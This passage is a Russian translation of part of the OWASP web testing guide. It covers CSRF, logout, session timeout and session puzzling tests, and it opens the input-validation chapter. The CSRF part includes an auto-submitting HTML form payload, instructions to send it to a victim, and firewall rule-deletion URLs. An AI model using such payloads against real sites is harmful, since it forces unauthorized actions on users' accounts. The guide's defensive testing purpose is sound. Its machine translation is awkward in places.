- загрузка изображения происходит независимо от местоположения предполагаемого изображения, т. е. форма и само изображение не обязательно должны находиться на одном хосте, даже в одном домене. Хотя это очень удобная функция, она затрудняет разделение приложений.

Это тот факт, что HTML-контент, не связанный с веб-приложением, может ссылаться на компоненты в приложении, и тот факт, что браузер автоматически составляет действительный запрос к приложению, допускает такого рода атаки. Поскольку в настоящее время стандарты не определены, невозможно запретить это поведение, если злоумышленник не сможет указать действительные URL-адреса приложений. Это означает, что действительные URL-адреса должны содержать информацию, относящуюся к сеансу пользователя, которая предположительно неизвестна злоумышленнику, и, следовательно, сделать идентификацию таких URL-адресов невозможной.

Проблема может быть еще хуже, поскольку в интегрированных почтовых / браузерных средах простое отображение сообщения электронной почты, содержащего изображение, приведет к выполнению запроса к веб-приложению со связанным cookie-файлом браузера.

Вещи могут быть запутаны в дальнейшем, ссылаясь на, казалось бы, действительные URL изображения, такие как

```

```

где [злоумышленник] - это сайт, контролируемый злоумышленником и использующий механизм перенаправления на

```
http://[attacker]/picture.gif to http://[thirdparty]/action.
```

Куки-файлы - не единственный пример такой уязвимости. Веб-приложения, чья информация о сеансе полностью предоставляется браузером, также уязвимы. Это включает в себя приложения, использующие только механизмы аутентификации HTTP, так как информация аутентификации известна браузеру и отправляется автоматически при каждом запросе. Это НЕ включает аутентификацию на основе форм, которая происходит только один раз и генерирует некоторую форму информации, относящейся к сеансу (конечно, в этом случае такая информация выражается просто как cookie, и мы можем вернуться к одному из предыдущих случаев) ,

Пример сценария.

Предположим, что жертва вошла в приложение веб-управления брандмауэра. Для входа в систему пользователь должен аутентифицировать себя, а информация о сеансе сохраняется в файле cookie.

Предположим, что приложение веб-управления брандмауэра имеет функцию, которая позволяет аутентифицированному пользователю удалять правило, указанное его позиционным номером, или все правила конфигурации, если пользователь вводит '*' (довольно опасная функция, но она делает пример интереснее). Страница удаления отображается далее. Предположим, что форма - для простоты - выдает запрос GET, который будет иметь вид


```
https://[target]/fwmgmt/delete?rule=1
```

(удалить правило номер один)

```
https://[target]/fwmgmt/delete?rule=*
```

(удалить все правила).


Пример нарочно довольно наивен, но показывает простым способом опасности CSRF.



Поэтому, если мы введем значение «*» и нажмем кнопку «Удалить», будет отправлен следующий запрос GET.

```
https://www.company.example/fwmgmt/delete?rule=\*
```

с эффектом удаления всех правил брандмауэра (и может оказаться в неудобной ситуации).



Теперь, это не единственный возможный сценарий. Пользователь мог достичь тех же результатов, вручну отправив URL

```
https://[target]/fwmgmt/delete?rule=*
```

или перейдя по ссылке, указывающей, напрямую или через перенаправление, на вышеуказанный URL. Или, опять же, путем доступа к странице HTML со встроенным тегом *img*, указывающим на тот же URL.

Во всех этих случаях, если пользователь в настоящее время зарегистрирован в приложении управления брандмауэром, запрос будет выполнен успешно и изменит конфигурацию брандмауэра. Можно представить атаки, нацеленные на чувствительные приложения, а также делать автоматические аукционные ставки, денежные переводы, заказы, изменять конфигурацию критически важных компонентов программного обеспечения и т. Д.

Интересно то, что эти уязвимости могут быть реализованы за брандмауэром; то есть достаточно, чтобы атакованная ссылка была доступна жертве (а не непосредственно атакующему). В частности, это может быть любой веб-сервер интрасети; например, упомянутая ранее станция управления брандмауэром, которая вряд ли будет открыта для Интернета. Представьте себе CSRF-атаку, нацеленную на приложение, контролирующее атомную электростанцию. Звучит надуманно? Возможно, но это возможно.

Самостоятельно уязвимые приложения, т. Е. Приложения, которые используются как вектор атаки и как цель (такие как приложения веб-почты), усугубляют ситуацию. Если такое приложение уязвимо, пользователь, очевидно, входит в систему, когда он читает сообщение, содержащее атаку CSRF, которая может быть нацелена на приложение веб-почты и заставляет его выполнять такие действия, как удаление сообщений, отправка сообщений, отображаемых как отправленные пользователем, и т. Д. ,

Как проверить

Тестирование методом черного ящика

Для теста черного ящика тестер должен знать URL-адреса в ограниченной (аутентифицированной) области. Если они обладают действительными учетными данными, они могут выполнять обе роли - атакующий и жертва. В этом случае тестировщики знают URL-адреса для проверки, просто просматривая приложение.

В противном случае, если у тестировщиков нет действительных учетных данных, они должны организовать реальную атаку и таким образом побудить законного, вошедшего в систему пользователя перейти по соответствующей ссылке. Это может включать значительный уровень социальной инженерии.

В любом случае, тестовый пример может быть построен следующим образом:

- пусть у URL - адрес тестируемого; например, u = <http://www.example.com/action>
- создайте html-страницу, содержащую http-запрос, ссылающийся на URL-адрес u (с указанием всех соответствующих параметров; в случае http GET это просто, а для POST-запроса вам нужно прибегнуть к некоторому Javascript);
- убедитесь, что в приложение вошел действительный пользователь;
- побудить его перейти по ссылке, указывающей на проверяемый URL (социальная инженерия, если вы не можете выдать себя за пользователя);
- наблюдать за результатом, то есть проверить, выполнил ли веб-сервер запрос.

Тестирование методом серой коробки

Проведите аудит приложения, чтобы убедиться, что его управление сеансами уязвимо. Если

управление сеансом зависит только от значений на стороне клиента (информация, доступная для браузера), то приложение уязвимо. «Значения на стороне клиента» означают файлы cookie и учетные данные для проверки подлинности HTTP (обычная проверка подлинности и другие формы проверки подлинности HTTP; не проверка подлинности на основе форм, которая является проверкой подлинности на уровне приложения). Чтобы приложение не было уязвимым, оно должно включать в себя сессию информация в URL-адресе в виде неидентифицируемой или непредсказуемой пользователем ([3] использует термин *секрет* для обозначения этой части информации).

Ресурсы, доступные через HTTP GET-запросы, легко уязвимы, хотя POST-запросы могут быть автоматизированы с помощью Javascript, а также уязвимы; поэтому одного использования POST недостаточно для исправления уязвимостей CSRF.

В случае POST может использоваться следующий образец.

- Шаг 1. Создайте HTML, как показано ниже
- Шаг 2. Обновление HTML до вредоносного сайта
- Шаг 3. Отправьте ссылку <http://maliciousSite/CSRF.html> жертве, чтобы перейти по ней.

```
<html>
<body onload='document.CSRF.submit()'>

<form action='http://tagetWebsite/Authenticate.jsp' method='POST' name='CSRF'>
  <input type='hidden' name='name' value='Hacked'>
  <input type='hidden' name='password' value='Hacked'>
</form>

</body>
</html>
```

инструменты

- WebScarab Spider http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- Тестер CSRF http://www.owasp.org/index.php/Category:OWASP_CSRFTester_Project
- Межсайтовый реквестер https://1337.yehg.net/cross_site_request_forgery.php (через img)
- Cross Frame Loader https://1337.yehg.net/cross_site_framing.php (через iframe)
- Pinata-csrf-tool <http://code.google.com/p/pinata-csrf-tool/>

Ссылки

Белые бумаги

- Питер В.: «Подделка межсайтовых запросов» - <http://www.tux.org/~peterw/csrf.txt>
- Томас Шрайбер: «Сессионная езда» - http://www.securenet.de/papers/Session_Riding.pdf
- Самый старый известный пост - <http://www.zope.org/Members/jim/ZopeSecurity/ClientSideTrojan>
- Часто задаваемые вопросы о подделке межсайтовых запросов - <http://www.cgisecurity.com/articles/csrf-faq.shtml>
- Наиболее игнорируемый факт о подделке межсайтовых запросов (CSRF) - http://yehg.net/lab/pr0js/view.php/A_Most-Neglected_Fact_About_CSRF.pdf

Санація

Следующие контрмеры разделены между рекомендациями для пользователей и для разработчиков.

пользователей

Поскольку, согласно сообщениям, уязвимости CSRF широко распространены, рекомендуется использовать лучшие практики для снижения риска. Некоторые смягчающие действия:

- Выйдите из системы сразу после использования веб-приложения.
- Не разрешайте браузеру сохранять имя пользователя / пароли и не разрешайте сайтам «запоминать» подробности журнала.
- Не используйте один и тот же браузер для доступа к конфиденциальным приложениям и свободного доступа в Интернет; если необходимо выполнять обе операции на одном компьютере, делайте это в разных браузерах.

Интегрированные почтовые / браузерные среды с поддержкой HTML, среда чтения новостей / браузер создают дополнительные риски, поскольку простой просмотр почтового сообщения или сообщения новостей может привести к выполнению атаки.

Разработчики

Добавьте информацию о сеансе в URL. Атака возможна благодаря тому факту, что сеанс однозначно идентифицируется файлом cookie, который автоматически отправляется браузером. Наличие другой специфичной для сеанса информации на уровне URL-адреса затрудняет злоумышленнику знать структуру URL-адресов для атаки.

Другие контрмеры, хотя и не решают проблему, способствуют ее более сложному использованию:

- Используйте POST вместо GET. Хотя POST-запросы могут быть смоделированы с помощью JavaScript, они усложняют монтирование атаки.
- То же самое верно и для промежуточных страниц подтверждения (например, типа «Вы уверены, что действительно хотите это сделать?»). Злоумышленник может их обойти, хотя их работа будет немного сложнее. Поэтому не полагайтесь исключительно на эти меры для защиты вашего приложения.
- Механизмы автоматического выхода из системы несколько снижают подверженность этим уязвимостям, хотя в конечном итоге это зависит от контекста (пользователь, который весь день работает над уязвимым приложением веб-банкинга, очевидно, подвергается большему риску, чем пользователь, который иногда использует одно и то же приложение).

4.7.6. Тестирование функциональности выхода из системы (OTG-SESS-006)

Резюме

Завершение сеанса является важной частью жизненного цикла сеанса. Сокращение до минимума времени жизни маркеров сеанса снижает вероятность успешной атаки с целью захвата сеанса. Это можно рассматривать как средство предотвращения других атак, таких как межсайтовый скриптинг и подделка межсайтовых запросов. Известно, что такие атаки основаны на наличии у пользователя аутентифицированного сеанса. Отсутствие безопасного завершения сеанса только увеличивает поверхность атаки для любой из этих атак.

Для безопасного завершения сеанса требуются как минимум следующие компоненты:

- Наличие элементов управления пользовательского интерфейса, которые позволяют пользователю выйти из системы вручную.
- Завершение сеанса через заданный промежуток времени без активности (тайм-аут сеанса).
- Правильная аннулирование состояния сеанса на стороне сервера.

Есть несколько проблем, которые могут помешать эффективному завершению сеанса. Для идеального безопасного веб-приложения пользователь должен иметь возможность завершить работу в любое время через пользовательский интерфейс. На каждой странице должна быть кнопка выхода из системы там, где она видна напрямую. Неясные или неоднозначные функции выхода из системы могут привести к тому, что пользователь не будет доверять таким функциям.

Другая распространенная ошибка в завершении сеанса - то, что токен сеанса на стороне клиента установлен в новое значение, в то время как состояние на стороне сервера остается активным и может быть повторно использовано путем установки cookie сеанса обратно к предыдущему значению. Иногда пользователю отображается только подтверждающее сообщение без каких-либо дальнейших действий. Этого следует избегать.

Некоторые платформы веб-приложений используют исключительно cookie-файлы сеанса для идентификации вошедшего в систему пользователя. Идентификатор пользователя включается в (зашифрованное) значение cookie. Сервер приложений не выполняет никакого отслеживания на стороне сервера сеанса. При выходе сеансовый cookie удаляется из браузера. Однако, поскольку приложение не выполняет никакого отслеживания, оно не знает, вышел ли сеанс из системы или нет. Таким образом, повторно используя файл cookie сеанса, можно получить доступ к аутентифицированному сеансу. Хорошо известным примером этого является функциональность проверки подлинности с помощью форм в ASP.NET.

Пользователи веб-браузеров часто не обращают внимания на то, что приложение все еще открыто, и просто закрывают браузер или вкладку. Веб-приложение должно знать об этом и автоматически завершать сеанс на стороне сервера через определенный промежуток времени.

Использование системы единого входа (SSO) вместо схемы аутентификации для конкретного

приложения часто приводит к сосуществованию нескольких сеансов, которые должны быть прекращены по отдельности. Например, завершение сеанса для конкретного приложения не завершает сеанс в системе единого входа. Вернувшись к portalу единого входа, пользователь получает возможность снова войти в приложение, в котором выход был выполнен непосредственно перед этим. С другой стороны, функция выхода из системы в системе единого входа не обязательно вызывает завершение сеанса в подключенных приложениях.

Как проверить

Тестирование для пользовательского интерфейса выхода из системы:

проверьте внешний вид и видимость функциональных возможностей выхода из системы в пользовательском интерфейсе. Для этого просмотрите каждую страницу с точки зрения пользователя, который намерен выйти из веб-приложения.

Ожидаемый результат:

есть некоторые свойства, которые указывают на хороший пользовательский интерфейс выхода из системы:

- Кнопка выхода из системы присутствует на всех страницах веб-приложения.
- Кнопка выхода из системы должна быть быстро идентифицирована пользователем, который хочет выйти из веб-приложения.
- После загрузки страницы кнопка выхода из системы должна быть видна без прокрутки.
- В идеале кнопка выхода из системы должна располагаться в области страницы, которая зафиксирована в окне просмотра браузера и не подвержена прокрутке содержимого.

Тестирование на завершение сеанса на стороне сервера:

Сначала сохраните значения файлов cookie, которые используются для идентификации сеанса. Запустите функцию выхода из системы и наблюдайте за поведением приложения, особенно в отношении файлов cookie сеанса. Попробуйте перейти на страницу, которая видна только в аутентифицированном сеансе, например, с помощью кнопки «Назад» браузера. Если отображается кэшированная версия страницы, используйте кнопку перезагрузки, чтобы обновить страницу с сервера. Если функция выхода из системы заставляет файлы cookie сеанса устанавливать новое значение, восстановите старое значение файлов cookie сеанса и перезагрузите страницу из аутентифицированной области приложения. Если в ходе этого теста не обнаружено каких-либо уязвимостей на определенной странице, попробуйте хотя бы несколько дополнительных страниц приложения, которые считаются критичными для безопасности, чтобы убедиться, что завершение сеанса правильно распознается этими областями приложения.

Ожидаемый результат:

никакие данные, которые должны быть видны только аутентифицированным пользователям, не должны быть видны на проверенных страницах при выполнении тестов. В идеале приложение перенаправляет в общедоступную область или форму входа в систему при доступе к аутентифицированным областям после завершения сеанса. Это не должно быть необходимым для безопасности приложения, но установка файлов cookie сеанса на новые значения после выхода из системы обычно считается хорошей практикой.


Тестирование времени ожидания сеанса.

Попробуйте определить время ожидания сеанса, выполняя запросы к странице в аутентифицированной области веб-приложения с увеличивающимися задержками. Если появляется поведение выхода из системы, использованная задержка приблизительно соответствует значению времени ожидания сеанса.

Ожидаемый результат:

те же результаты, что и при тестировании завершения сеанса на стороне сервера, описанном ранее, исключаются при выходе из системы, вызванном таймаутом неактивности.

Подходящее значение для времени ожидания сеанса зависит от цели приложения и должно быть сбалансировано между безопасностью и удобством использования. В банковских приложениях бессмысленно проводить неактивный сеанс более 15 минут. С другой стороны, короткий тайм-аут в вики или на форуме может раздражать пользователей, которые печатают длинные статьи с ненужными запросами на вход. Там могут быть приемлемы тайм-ауты на час и более.



Тестирование на завершение сеанса в средах единого входа (единый выход). Выполните выход из системы в тестируемом приложении. Проверьте, существует ли центральный портал или каталог приложения, который позволяет пользователю войти в приложение без аутентификации. Проверьте, запрашивает ли приложение пользователя аутентификацию, запрашивается ли URL-адрес точки входа в приложение. Войдя в тестируемое приложение, выполните выход из системы единого входа. Затем попробуйте получить доступ к проверенной области тестируемого приложения.

Ожидаемый результат:

ожидается, что вызов функции выхода из системы в веб-приложении, подключенном к системе единого входа или в самой системе единого входа, приведет к глобальному завершению всех сеансов. Аутентификация пользователя должна быть обязательной для получения доступа к приложению после выхода из системы единого входа и подключенного приложения.

Инструменты

- "Burp Suite - Repeater" - <http://portswigger.net/burp/repeater.html>

Ссылки

Whitepapers

- "The FormsAuthentication.SignOut method does not prevent cookie reply attacks in ASP.NET applications" - <https://support.microsoft.com/en-us/kb/900111>
- "Cookie replay attacks in ASP.NET when using forms authentication" -

4.7.7. Тайм-аут сеанса тестирования (OTG-SESS-007)

Резюме

На этом этапе тестеры проверяют, что приложение автоматически выходит из системы пользователя, когда этот пользователь простаивает в течение определенного периода времени, гарантируя, что невозможно «повторно использовать» один и тот же сеанс и что в кэше браузера не сохраняются никакие конфиденциальные данные. ,

Все приложения должны реализовывать время простоя или неактивности для сеансов. Этот тайм-аут определяет время, в течение которого сеанс будет оставаться активным в случае, если пользователь не предпринимает никаких действий, закрывая и аннулируя сеанс в течение определенного периода простоя с момента последнего HTTP-запроса, полученного веб-приложением для данного идентификатора сеанса. Наиболее подходящим тайм-аутом должен быть баланс между безопасностью (более короткий тайм-аут) и удобством использования (более длинный тайм-аут), и он сильно зависит от уровня чувствительности данных, обрабатываемых приложением. Например, 60-минутное время выхода из публичного форума может быть приемлемым, но такое длительное время будет слишком большим в приложении для домашнего банкинга (где рекомендуется максимальный тайм-аут в 15 минут). В любом случае любое приложение, которое не требует принудительного выхода из системы, следует считать небезопасным, если такое поведение не требуется в соответствии с конкретными функциональными требованиями.

Тайм-аут простоя ограничивает шансы, что злоумышленник должен угадать и использовать действительный идентификатор сеанса от другого пользователя, и при определенных обстоятельствах может защитить публичные компьютеры от повторного использования сеанса. Однако, если злоумышленник может захватить данный сеанс, время простоя не ограничивает действия злоумышленника, поскольку он может периодически генерировать активность в сеансе, чтобы сеанс оставался активным в течение более длительных периодов времени.

Управление тайм-аутом сеанса и его истечение должны выполняться на стороне сервера. Если некоторые данные, находящиеся под контролем клиента, используются для обеспечения тайм-аута сеанса, например, с использованием значений cookie или других параметров клиента для отслеживания ссылок на время (например, количество минут с момента входа в систему), злоумышленник может манипулировать ими, чтобы продлить сеанс. продолжительность. Таким образом, приложение должно отслеживать время бездействия на стороне сервера и после истечения времени ожидания автоматически аннулировать текущий сеанс пользователя и удалять все данные, хранящиеся на клиенте.

Оба действия должны быть реализованы тщательно, чтобы избежать появления уязвимостей, которые могут быть использованы злоумышленником для получения несанкционированного доступа, если пользователь забыл выйти из приложения. Более конкретно, что касается функции выхода из системы, важно убедиться, что все маркеры сеанса (например, файлы cookie) должным образом уничтожены или сделаны непригодными для использования, и что на стороне сервера применяются надлежащие элементы управления для предотвращения повторного использования маркеров сеанса. Если такие действия не выполняются должным образом, злоумышленник может воспроизвести эти токены сеанса, чтобы «воскресить» сеанс легитимного пользователя и выдать

себя за него (эта атака обычно известна как «воспроизведение cookie»). Конечно, смягчающим фактором является то, что злоумышленник должен иметь возможность доступа к этим токенам (которые хранятся на компьютере жертвы), но в ряде случаев это не может быть невозможно или особенно сложно.

Наиболее распространенным сценарием для такого рода атак является общедоступный компьютер, который используется для доступа к некоторой частной информации (например, веб-почта, учетная запись онлайн-банка). Если пользователь отходит от компьютера без явного выхода из системы, и в приложении не установлен тайм-аут сеанса, то злоумышленник может получить доступ к той же учетной записи, просто нажав кнопку «Назад» в браузере.

Как проверить

Тестирование методом черного ящика

Тот же подход, что и в разделе « [Проверка работоспособности выхода из системы](#) », можно применять при измерении времени ожидания выхода из системы. Методология тестирования очень похожа. Во-первых, тестеры должны проверить, существует ли тайм-аут, например, войдя в систему и ожидая срабатывания тайм-аута. Как и в функции выхода из системы, после истечения времени ожидания все маркеры сеанса должны быть уничтожены или недоступны для использования.

Затем, если время ожидания настроено, тестировщикам необходимо понять, применяется ли время ожидания клиентом или сервером (или обоими). Если cookie-файл сеанса является непостоянным (или, в более общем случае, cookie-файл сеанса не хранит никаких данных о времени), тестировщики могут предположить, что сервер установил таймаут. Если cookie-файл сеанса содержит некоторые относящиеся ко времени данные (например, время входа в систему, время последнего доступа или дату истечения срока действия для постоянного файла cookie), возможно, клиент задействован в принудительном использовании тайм-аута. В этом случае тестировщики могут попытаться изменить cookie-файл (если он не защищен криптографически) и посмотреть, что происходит с сеансом. Например, тестеры могут установить дату истечения срока действия куки в будущем и посмотреть, можно ли продлить сеанс.

Как правило, все должно быть проверено на стороне сервера, и не должно быть возможности, заново установив для файлов cookie сеанса прежние значения, снова получить доступ к приложению.

Тестирование методом серой коробки

Тестер должен проверить, что:

- Функция выхода из системы эффективно уничтожает все токены сеанса или, по крайней мере, делает их непригодными для использования,
- Сервер выполняет надлежащие проверки состояния сеанса, не позволяя злоумышленнику воспроизвести ранее уничтоженные идентификаторы сеанса.
- Тайм-аут принудительно установлен, и он правильно применяется сервером. Если сервер использует время истечения, которое считывается из токена сеанса, отправленного клиентом (но это не рекомендуется), то токен должен быть криптографически защищен от взлома.

Обратите внимание, что самое важное для приложения - сделать сеанс недействительным на стороне сервера. Обычно это означает, что код должен вызывать соответствующие методы, например, `HttpSession.invalidate()` в Java и `Session.abandon()` .NET. Удаление файлов cookie из браузера желательно, но не является строго необходимым, поскольку, если сеанс на сервере должным образом признан недействительным, наличие файла cookie в браузере не поможет злоумышленнику.

4.7.8. Тестирование сессионных головоломок (OTG-SESS-008)

Резюме

Перегрузка переменной сеанса (также известная как Szz Puzzling) - это уязвимость на уровне приложения, которая может позволить злоумышленнику выполнять различные вредоносные действия, включая, но не ограничиваясь:

- Обойдите эффективные механизмы проверки подлинности и выдавайте себя за законных пользователей.
- Повышение привилегий злонамеренной учетной записи пользователя в среде, которая в противном случае считалась бы надежной.
- Пропустить этапы квалификации в многофазных процессах, даже если процесс включает в себя все обычно рекомендуемые ограничения на уровне кода.
- Управляйте серверными значениями косвенными методами, которые невозможно предсказать или обнаружить.
- Выполните традиционные атаки в местах, которые ранее были недоступны или даже считались безопасными.

Эта уязвимость возникает, когда приложение использует одну и ту же переменную сеанса для нескольких целей. Злоумышленник может получить доступ к страницам в непредвиденном для разработчиков порядке, так что переменная сеанса устанавливается в одном контексте, а затем используется в другом.

Например, злоумышленник может использовать перегрузку переменных сеанса, чтобы обойти механизмы принудительного применения аутентификации приложений, которые обеспечивают аутентификацию путем проверки существования переменных сеанса, которые содержат значения, связанные с идентификацией, которые обычно сохраняются в сеансе после успешного процесса аутентификации. Это означает, что злоумышленник сначала получает доступ к местоположению в приложении, которое устанавливает контекст сеанса, а затем обращается к привилегированным местоположениям, которые проверяют этот контекст.

Например, вектор атаки обхода аутентификации может быть выполнен путем доступа к общедоступной точке входа (например, странице восстановления пароля), которая заполняет сеанс идентичной переменной сеанса на основе фиксированных значений или исходных данных, вводимых пользователем.

Как проверить

Тестирование методом черного ящика

Эта уязвимость может быть обнаружена и использована путем перечисления всех переменных сеанса, используемых приложением, и в каком контексте они действительно. В частности, это возможно путем доступа к последовательности точек входа и последующего изучения точек

выхода. В случае тестирования черного ящика эта процедура сложна и требует некоторой удачи, поскольку каждая другая последовательность может привести к другому результату.

Примеры

Очень простым примером может быть функция сброса пароля, которая в точке входа может запрашивать у пользователя некоторую идентифицирующую информацию, такую как имя пользователя или адрес электронной почты. Эта страница может затем заполнить сеанс этими идентифицирующими значениями, которые получены непосредственно со стороны клиента или получены из запросов или расчетов на основе полученного ввода. На этом этапе в приложении могут быть некоторые страницы, которые показывают личные данные, основанные на этом объекте сеанса. Таким образом, злоумышленник может обойти процесс аутентификации.

Тестирование методом серой коробки

Наиболее эффективный способ обнаружения этих уязвимостей заключается в проверке исходного кода.

Ссылки

Whitepapers

- Session Puzzles: <http://puzzlemall.googlecode.com/files/Session%20Puzzles%20-%20Indirect%20Application%20Attack%20Vectors%20-%20May%202011%20-%20Whitepaper.pdf>
- Session Puzzling and Session Race Conditions: <http://sectooladdict.blogspot.com/2011/09/session-puzzling-and-session-race.html>

Санация

Переменные сеанса должны использоваться только для единой согласованной цели.

4.8 Проверка входных данных

Наиболее распространенным недостатком безопасности веб-приложения является неспособность должным образом проверить входные данные, поступающие от клиента или из среды, перед его использованием. Этот недостаток приводит почти ко всем основным уязвимостям в веб-приложениях, таким как межсайтовый скриптинг, внедрение SQL, внедрение интерпретатора, атаки локали / Unicode, атаки файловой системы и переполнение буфера.

Данные от внешнего объекта или клиента никогда не следует доверять, так как они могут быть произвольно подделаны злоумышленником. «Весь ввод - зло», - говорит Майкл Ховард в своей знаменитой книге «Написание безопасного кода». Это правило номер один. К сожалению, сложные приложения часто имеют большое количество точек входа, что затрудняет применение этого правила разработчиком. В этой главе описывается проверка данных. Это задача тестирования всех возможных форм ввода, чтобы понять, достаточно ли приложение проверяет входные данные перед их использованием.

Проверка входных данных разделена на следующие категории.

Тестирование для межсайтового скриптинга Тестирование для межсайтового скриптинга (XSS) проверяет, можно ли манипулировать входными параметрами приложения, чтобы оно генерировало вредоносный вывод. Тестеры обнаруживают уязвимость XSS, когда приложение не проверяет свои входные данные и создает выходные данные, которые находятся под их контролем. Эта уязвимость приводит к различным атакам, например, краже конфиденциальной информации (например, сеансовых файлов cookie) или взятию под контроль браузера жертвы. Атака XSS нарушает следующую схему: Input -> Output == межсайтовый скриптинг.

В этом руководстве подробно рассматриваются следующие типы тестирования XSS:

- 4.8.1. **Тестирование сценариев с отраженным межузлом (OTG-INVAL-001)**
- 4.8.2. **Тестирование хранимых межсайтовых сценариев (OTG-INVAL-002)**

Тестирование XSS на стороне клиента, такое как DOM XSS и межсайтовая перепрошивка, обсуждается в разделе тестирования на стороне клиента.

Тестирование на фальсификацию глагола HTTP и загрязнение параметров

HTTP Verb Tampering проверяет реакцию веб-приложения на различные методы HTTP, обращающиеся к системным объектам. Для каждого системного объекта, обнаруженного во время паутинга, тестировщик должен попытаться получить доступ ко всем этим объектам с помощью каждого метода HTTP. Загрязнение параметров HTTP проверяет реакцию приложений на получение нескольких параметров HTTP с одинаковыми именами. Например, если параметр *username* включен в параметры GET или POST дважды, какой из них учитывается, если таковой имеется.

Подделка глагола HTTP описана в

4.8.3. Тестирование подделки глагола HTTP (OTG-INVAL-003)

и методы тестирования параметров HTTP представлены в

4.8.4. Тестирование на загрязнение параметров HTTP (OTG-INVAL-004)

4.8.5. SQL-инъекция (OTG-INVAL-005)

Тестирование SQL-инъекций проверяет, возможно ли внедрить данные в приложение, чтобы оно выполняло управляемый пользователем SQL-запрос в серверной базе данных. Тестеры обнаруживают уязвимость внедрения SQL, если приложение использует пользовательский ввод для создания запросов SQL без надлежащей проверки ввода. Успешная эксплуатация этого класса уязвимости позволяет неавторизованному пользователю получать доступ к данным в базе данных или манипулировать ими. Обратите внимание, что данные приложений часто представляют собой основной актив компании. Атака SQL-инъекции нарушает следующий шаблон: Ввод -> Запрос SQL == SQL-инъекция

Тестирование SQL-инъекций далее разбивается по продуктам или поставщикам:

- 4.8.5.1. Тестирование Oracle
- 4.8.5.2. Тестирование MySQL
- 4.8.5.3. Тестирование SQL Server
- 4.8.5.4. Тестирование PostgreSQL
- 4.8.5.5. Тестирование MS Access
- 4.8.5.6. Тестирование внедрения NoSQL

4.8.6. Инъекция LDAP (OTG-INVAL-006)

Тестирование инъекций LDAP аналогично тестированию SQL-инъекций. Различия в том, что тестеры используют протокол LDAP вместо SQL, а целью является сервер LDAP вместо SQL Server. Атака LDAP Injection нарушает следующую схему:

Input -> Query LDAP == LDAP инъекция.

4.8.7. Внедрение ORM (OTG-INVAL-007)

Внедрение ORM похоже на SQL-инъекцию. В этом случае тестеры используют SQL-инъекцию в объектную модель доступа к данным, созданную ORM. С точки зрения тестера, эта атака практически идентична атаке SQL-инъекции. Однако в коде, созданном инструментом ORM, существует уязвимость внедрения.

4.8.8. Внедрение XML (OTG-INVAL-008)

Тестирование встраивания XML проверяет, можно ли внедрить определенный XML-документ в приложение. Тестеры обнаруживают уязвимость внедрения XML, если синтаксический анализатор XML не может выполнить соответствующую проверку данных.

Атака XML-инъекций нарушает следующий шаблон:

Ввод -> XML doc == XML-инъекция

4.8.9. SSI Injection (OTG-INVAL-009)

